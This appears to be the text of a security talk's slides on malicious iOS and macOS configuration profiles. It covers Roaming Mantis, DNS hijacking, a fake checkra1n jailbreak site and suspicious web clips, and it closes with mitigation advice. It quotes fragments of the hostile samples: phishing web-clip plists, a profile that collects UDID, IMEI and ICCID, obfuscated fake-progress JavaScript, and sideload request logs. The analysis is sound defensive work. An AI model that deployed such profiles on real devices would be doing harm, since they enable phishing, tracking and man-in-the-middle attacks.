




# Roaming Mantis: SMS phishing variants



# Roaming Mantis: SMS phishing variants




A dark, tunnel-like passage with a brick archway and a light source at the end. The walls are made of rough, textured bricks. The lighting is dim, with a bright light source at the far end of the tunnel, creating a strong perspective and highlighting the texture of the bricks. The overall atmosphere is mysterious and somewhat ominous.

# DNS HIJACKING


# DNS hijacking

- AIRO discovered a DNS hijacking attack against macOS.
  - DNS Hijacking: A New Method of MitM Attack Observed in the Wild.
  - <https://www.airoav.com/dns-hijacking-a-new-method-of-mitm-attack-observed-in-the-wild/>



```
<key>DNS</key>
<dict>
  <key>ServerAddresses</key>
  <array>
    <string>[REDACTED]</string>
  </array>
  <key>SupplementalMatchDomains</key>
  <array>
    <string></string>
  </array>
</dict>
```

# DNS hijacking



(Credit to AIRO)

# DNS hijacking



Untitled

A GUEST

SEP 9TH, 2019

406

NEVER

SHARE

TWEET

text 4.07 KB

raw

download

clone

embed

report

print

```
1. <?xml version="1.0" encoding="UTF-8"?>
2. <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3. <plist version="1.0">
4. <dict>
5.   <key>PayloadContent</key>
6.   <array>
7.     <dict>
8.       <key>IKEv2</key>
9.       <dict>
10.        <key>AuthenticationMethod</key>
11.        <string>SharedSecret</string>
12.        <key>ChildSecurityAssociationParameters</key>
13.        <dict>
14.          <key>DiffieHellmanGroup</key>
15.          <integer>14</integer>
16.          <key>EncryptionAlgorithm</key>
```

Someone posted a similar profile on Pastebin in 2019/09.

<https://pastebin.com/buSusMXg>

A dark, narrow tunnel with a brick ceiling and a rough stone wall. The tunnel is illuminated by a series of lights along the wall, creating a perspective effect. The text "Fake CHECKrain" is overlaid in the center.

Fake CHECKrain

# Fake checkra1n: infection vector



## Checkra1n

Checkra1n Jailbreak for A5-A13 devices. iOS 12.4.2 - iOS 13.3

December 17th UPDATE

JAILBREAK CHECKRA1N 0.9.7 (NO PC)

Elaborate fake checkra1n site provides the mimic

This website is trying to open Settings to show you a configuration profile. Do you want to allow this?

Ignore Allow



Checkra1n 0.9.7  
checkra1n

Signed by www.c[redacted].in.com  
Verified ✓

Description iPhone 5s – iPhone 11 Pro Max, iOS 12.3 and up

### Bug fixes

Fixes an issue which prevented the GUI from detecting changes in device modes

Fixes an issue that caused the GUI to hang when jailbreaking some iPad models

### Other changes

Add initial Apple TV 4K support


Purge OTA updates on boot

Add support for iOS 12.2




# Fake checkra1n: infection vector

```
QJAAAIAGAAAAQIAAIIIEAADk/Pz8BepuW9QChiI5AAAAAElFTkSu
QmCC
</data>
<key>IsRemovable</key>
<true/>
<key>Label</key>
<string>checkra1n</string>
<key>PayloadDescription</key>
<string>Adds a Web Clip.</string>
<key>PayloadDisplayName</key>
<string>Web Clip (checkra1n)</string>
<key>PayloadIdentifier</key>
<string>checkra1n.webclip1</string>
<key>PayloadOrganization</key>
<string>checkra1n</string>
<key>PayloadType</key>
<string>com.apple.webClip.managed</string>
<key>PayloadUUID</key>
<string>43074997-819B-4ADB-AF69-3CA653110D29</string>
<key>PayloadVersion</key>
<integer>1</integer>
<key>URL</key>
<string>https://checkra1n.com/jb</string>
</dict>
</array>
<key>PayloadDescription</key>
```




# Fake checkra1n: fake messages in the app

Showing some messages like jailbreak is processing...



Your device on (iOS 11.1.2) is supported by Checkra1n

Jailbreak



```
$( ".btnGenerate" ).click( function () {
  if ( _0xb1a1x1 == 0 ) {
    _0xb1a1x1 = 1;
    $( ".info-msg" ).html( "Adding Mapping: done!" );
    setTimeout( function () {
      $( ".info-msg" ).html( "KPF: Policy Ops: done!" );
      setTimeout( function () {
        $( ".info-msg" ).html( "KPF: Mac Mount: done!" );
        setTimeout( function () {
          $( ".info-msg" ).html( "KPF: TPF0: done!" );
          setTimeout( function () {
            $( ".info-msg" ).html( "KPF: AMFI: done!" );
            setTimeout( function () {
              $( ".info-msg" ).html( "Installing Cydia: done!" );
              setTimeout( function () {
                $( ".info-msg" ).html( "Searching for ramdisk: Host Unk
verification..." );
                $( ".info-msg" ).html( "All done! Waiting for host
$( ".offers-show" ).load( "offers.php", function () {
  $( ".offer-redirect" ).click( function ( _0xb1a1x5 ) {
    _0xb1a1x5.preventDefault();
    var _0xb1a1x6 = $( this ).attr( "data-title" );
    var _0xb1a1x7 = $( this ).attr( "data-href" );
    var _0xb1a1x8 = $( this ).attr( "data-img" );
    var _0xb1a1x9 = $( this ).attr( "data-desc" );
    if ( confirm( _0xb1a1x9 ) ) {
      window.open( _0xb1a1x7, "_blank" );
    }
  }
} );
```

## Fake messages



A dark, narrow tunnel with a brick-lined ceiling and rough stone walls. The tunnel is illuminated by a series of lights along the right side, creating a perspective that leads the eye into the distance. The text "Collected 400+ mimics(?)" is overlaid in the center of the image.

Collected 400+ mimics(?)

# Collected 400+ configuration profiles

Unremovable profiles **17.7%**

Most of suspicious web clips **70.6%**

Unremovable web clips **55.0%**


Porn and Dating web

To install unofficial apps

Game cheating

Emulator

Chinese gambling



# Suspicious web clip 1: Pop-up of adsense

A web clip opens a website with a pop-up of adsense

- Official apps via App Store
- Porn site
- Dating site


< Back



**iSpoof PokeGo**

Nianticlabs

GET



< Today



**VPN Guard & Wifi Proxy**

LAPIS HOLDINGS GROUP L...

GET

In-App Purchases



3.9 ★★★★★

60 Ratings

#104

Productivity

4+



Age

Online Privacy & security trusted by millions

# Suspicious web clip 1: game cheating and emulator

The site provides some unofficial (maybe illegal) apps

- Game cheating
- Emulator



# Suspicious web clip 2: Chinese gambling? app

```
FIM6sJ8fAAAAAE1FTkSuQmCC
</data>
<key>IsRemovable</key>
<true/>
<key>Label</key>
<string>728彩票 - 链接</string>
<key>PayloadDescription</key>
<string>配置 Web Clip 设置</string>
<key>PayloadDisplayName</key>
<string>Web Clip</string>
<key>PayloadIdentifier</key>
<string>com.apple.webClip.managed.E7D9FDF
<key>PayloadType</key>
<string>com.apple.webClip.managed</string>
<key>PayloadUUID</key>
<string>E7D9FDF9-A83A-4B78-A406-385A18D4E
<key>PayloadVersion</key>
<integer>1</integer>
<key>Precomposed</key>
<false/>
<key>URL</key>
<string>https://www.██████████.com/</string>
```

```
cription</key>
APP图标,可以跳转到728彩票官网。</string>
playName</key>
- 快捷链接</string>
ntifier</key>
```



Same mimic of  
Roaming Mantis case

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1
<plist version="1.0">
  <dict>
    <key>PayloadContent</key>
    <dict>
      <key>URL</key>
      <string>https://www.s██████████nk/udi
      <key>DeviceAttributes</key>
      <array>
        <string>UDID</string>
        <string>IMEI</string>
        <string>ICCID</string>
        <string>VERSION</string>
        <string>PRODUCT</string>
```




# Suspicious web clip 2: Chinese gambling? app

Download and install Chinese gambling app (.ipa file) without App Store

```
GET https://www.sanlun.com/media/install.fd98e561.mp4
← 206 video/mp4 1.63m 3.49s
GET https://www.sanlun.com/down/plist/fb42e174409979c5e429ca8f05894bc0fee1abfc/manifest.plist
← 200 application/octet-stream 1.4k 87ms
HEAD https://hkness.com/uncs.com/ipa/0902004ec7be930f27c9c93edc6c818cfb42e174409979c5e429ca8f05894bc0fee1abfc.ipa
← 200 application/octet-stream [no content] 580ms
```



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>items</key>
    <array>
      <dict>
        <key>assets</key>
        <array>
          <dict>
            <key>kind</key>
            <string>software-package</string>
            <key>url</key>
            <string>https://hkness.com/uncs.com/ipa/0902004ec7be930f27c9c93edc6c818cfb42e174409979c5e429ca8f05894bc0fee1abfc.ipa</string>
          </dict>
        </array>
      </dict>
    </array>
  </dict>
</plist>
```



# Suspicious web clip 2: Chinese gambling? app

```
text:00000001000248A4 var_s0 = 0
text:00000001000248A4
text:00000001000248A4 STP X22, X21, [SP,#-0x10+var_20]!
text:00000001000248A8 STP X20, X19, [SP,#0x20+var_10]
text:00000001000248AC STP X29, X30, [SP,#0x20+var_s0]
text:00000001000248B0 ADD X29, SP, #0x20
text:00000001000248B4 MOV X19, X0
text:00000001000248B8 ADRP X8, #_OBJC_IVAR_$_JPUSHAddressConfigController._conne
text:00000001000248BC LDRSW X21, [X8,#_OBJC_IVAR_$_JPUSHAddressConfigController._
text:00000001000248C0 ADRP X20, #cfstr_113@PAGE ; "113.
text:00000001000248C4 ADD X20, X20, #cfstr_113@PAGEOFF ; "113.
text:00000001000248C8 MOV X0, X20 ; id
```

DETECTION    DETAILS    RELATIONS    COMMUNITY

## Communicating Files ⓘ

Scanned	Detections	Type	Name
2020-03-12	1 / 64	Android	yu...
2020-03-12	1 / 65	Android	hh...
2020-03-12	1 / 64	Android	2_...69f00.apk
2020-03-12	3 / 62	Android	zh...
2020-03-12	15 / 64	Android	7a...8fb727fe6928
2020-03-12	7 / 61	Android	co...ber.apk

The IP relations to  
PUA? or Riskware?

A dark, atmospheric photograph of a stone tunnel. The walls are made of rough-hewn stone, and a series of small, glowing lights are mounted along the side, receding into the distance. The text "HOW ROGUES make a mimic" is overlaid in white, sans-serif font in the center of the image.

HOW ROGUES  
make a mimic

# Roaming Mantis: strange secret



```
<br><br>
```

```
<p class="udid-intro">UDID 是一种 iOS 设备的特殊识别码。除序号之外，每台 iOS 装置都另有一组独一无二的号码，我们就称之为识别码（Unique Device Identifier, UDID）。就像我们的身份证一样。开发者需要知道你的 UDID，才可以让你的手机安装访问测试中的应用，就像需要你的身份证才可以让你登机一样 :)</p>
```

```
<!-- <a class="buttons" href="xxapp://?function=valid&uuid=&secret=dhasdjh5521673hghdsah">2.验证ipa</a> -->
```

```
<br> secret=dhasdjh5521673hghdsah
```

# Roaming Mantis: strange secret

The screenshot shows the Censys search interface. At the top left is the Censys logo. A search bar contains the query "secret=dhasdjh5521673hghdsah". Below the search bar, there are navigation links for "Results", "Map", "Metadata", and "Report".

**Quick Filters**  
For all fields, see [Data Definitions](#)

**Autonomous System:**

- 8 CNNIC-ALIBABA-CN-NET-AP Hangzhou Alibaba Advertising Co.,Ltd.
- 3 CNNIC-TENCENT-NET-AP Shenzhen Tencent Computer Systems Company Limited
- 2 CNNIC-ALIBABA-US-NET-AP Alibaba (US) Technology Co., Ltd.
- 1 ANCHGLOBAL-AS-AP Anchnet Asia Limited
- 1 AS-COLOCROSSING

[More](#)

**IPv4 Hosts**  
Page: 1/1 Results: 17 Time: 174ms

[34.92.119.44 \(44.119.92.34.bc.googleusercontent.com.\)](#)

- GOOGLE (15169) Unknown
- 443/https, 80/http
- 下載BetLead APP beiliapp.com, \*.beiliapp.com

[118.89.57.19](#)

- CNNIC-TENCENT-NET-AP Shenzhen Tencent Computer Systems Company Limited (45090) Beijing, Beijing, China
- 22/ssh, 3306/mysql, 443/https, 80/http, 8080/http
- 获取您的UDID api.funnybox.app

[DATABASE](#) [MYSQL](#)

[118.190.246.65](#)

- CNNIC-ALIBABA-CN-NET-AP Hangzhou Alibaba Advertising Co.,Ltd. (37963) Hangzhou, Zhejiang, China
- 443/https, 80/http
- Welcome to nginx! ipa.m.tcctop.com

# Roaming Mantis: strange secret

Repositories	0
Code	13
Commits	0
Issues	0
Packages	0
Marketplace	0
Topics	0
Wikis	0
Users	0

## Languages

PHP	10
Java Server Pages	1

[Advanced search](#) [Cheat sheet](#)

## 13 code results

Sort: Best match ▾

 [goodheart/goodheart.github.io](#)

[udid/index.php](#)

```
75 <!-- <a class="buttons" href="xxxapp:///function=valid&uuid=<?php echo $UDID;?
76 >&secret=dhasdjh5521673hghdsah">2.验证ipa</a> -->
77 <br><br><br>
78
79 
```

● PHP Showing the top match Last indexed on Jul 1, 2018

 [applicationHe/iOS\\_download](#)

[UDID/index.php](#)

```
75 <!-- <a class="buttons" href="xxxapp:///function=valid&uuid=<?php echo $UDID;?
76 >&secret=dhasdjh5521673hghdsah">2.验证ipa</a> -->
77 <br><br><br>
78
79 
```

● PHP Showing the top match Last indexed on Jul 15, 2018

# Roaming Mantis: the source of strange secret

shaojiankui / iOS-UDID-Safari

Watch

13

★ Star

447

Fork

207

Code

Issues 4

Pull requests 0

Actions

Projects 0

Wiki

Security

Insights

iOS-UDID-Safari, (不能上架Appstore !!!) 通过Safari获取iOS设备真实UDID, use safari and mobileconfig get ios device real udid

9 commits

1 branch

0 packages

0 releases

1 contributor

MIT

Branch: master

New pull request

Create new file

Upload files

Find file

Clone or download



Jakey and Jakey Beauty html

Latest commit 56805c6 on Jan 7, 2019

Java	Beauty html	13 months ago
PHP	Beauty html	13 months ago
iOS-UDID-Safari-LocalServer/iOS-UDID-Safari	fix ios12 localhost	13 months ago
image	commit	3 years ago

A dark, narrow tunnel with a brick-lined ceiling and rough stone walls, illuminated by a series of lights along the side.

HOW TO MITIGATE  
THE RISK?



# How to mitigate the risk

- Do not install an untrusted configuration profile.
  - Checking a certification signature is not enough.
  - Checking a property list & file size should be fine.
    - If a file size is big ( $\geq 200\text{KB}$ ) and a property list contains many Web Clip (**PayloadType = com.apple.webClip.manage**), it might be a bomb.
    - If a property list contains **Proxies**, **DNS** or **VPN**, you should check a value of it because it can be used for MITM.
    - If a property list contains **PayloadContent**, you should check a value of **URL** because it can be used for phishing.
  - Also checking whether it is removable or not (**PayloadRemovalDisallowed** or **IsRemovable**) makes sense.

# How to mitigate the risk

- Remove a malicious profile on your device if you are affected.
  - **iOS:** use Apple Configurator.
  - **macOS:** use Profiles (System Preferences > Profiles)

A dark, tunnel-like passage with a brick ceiling and a rough stone wall. The tunnel is illuminated by a series of lights along the wall, creating a sense of depth and perspective. The word "conclusion" is written in white, lowercase letters across the center of the image.

conclusion

# Conclusion

- Configuration profile has great power to control Apple devices.
- Hoaxers abuse the power in many ways.
- Note that “with great power comes great responsibility”
- Be careful when you installing a profile! It’s very difficult to tell which one is a mimic or not.



THANK YOU!!

# References

- <https://developer.apple.com/business/documentation/Configuration-Profile-Reference.pdf>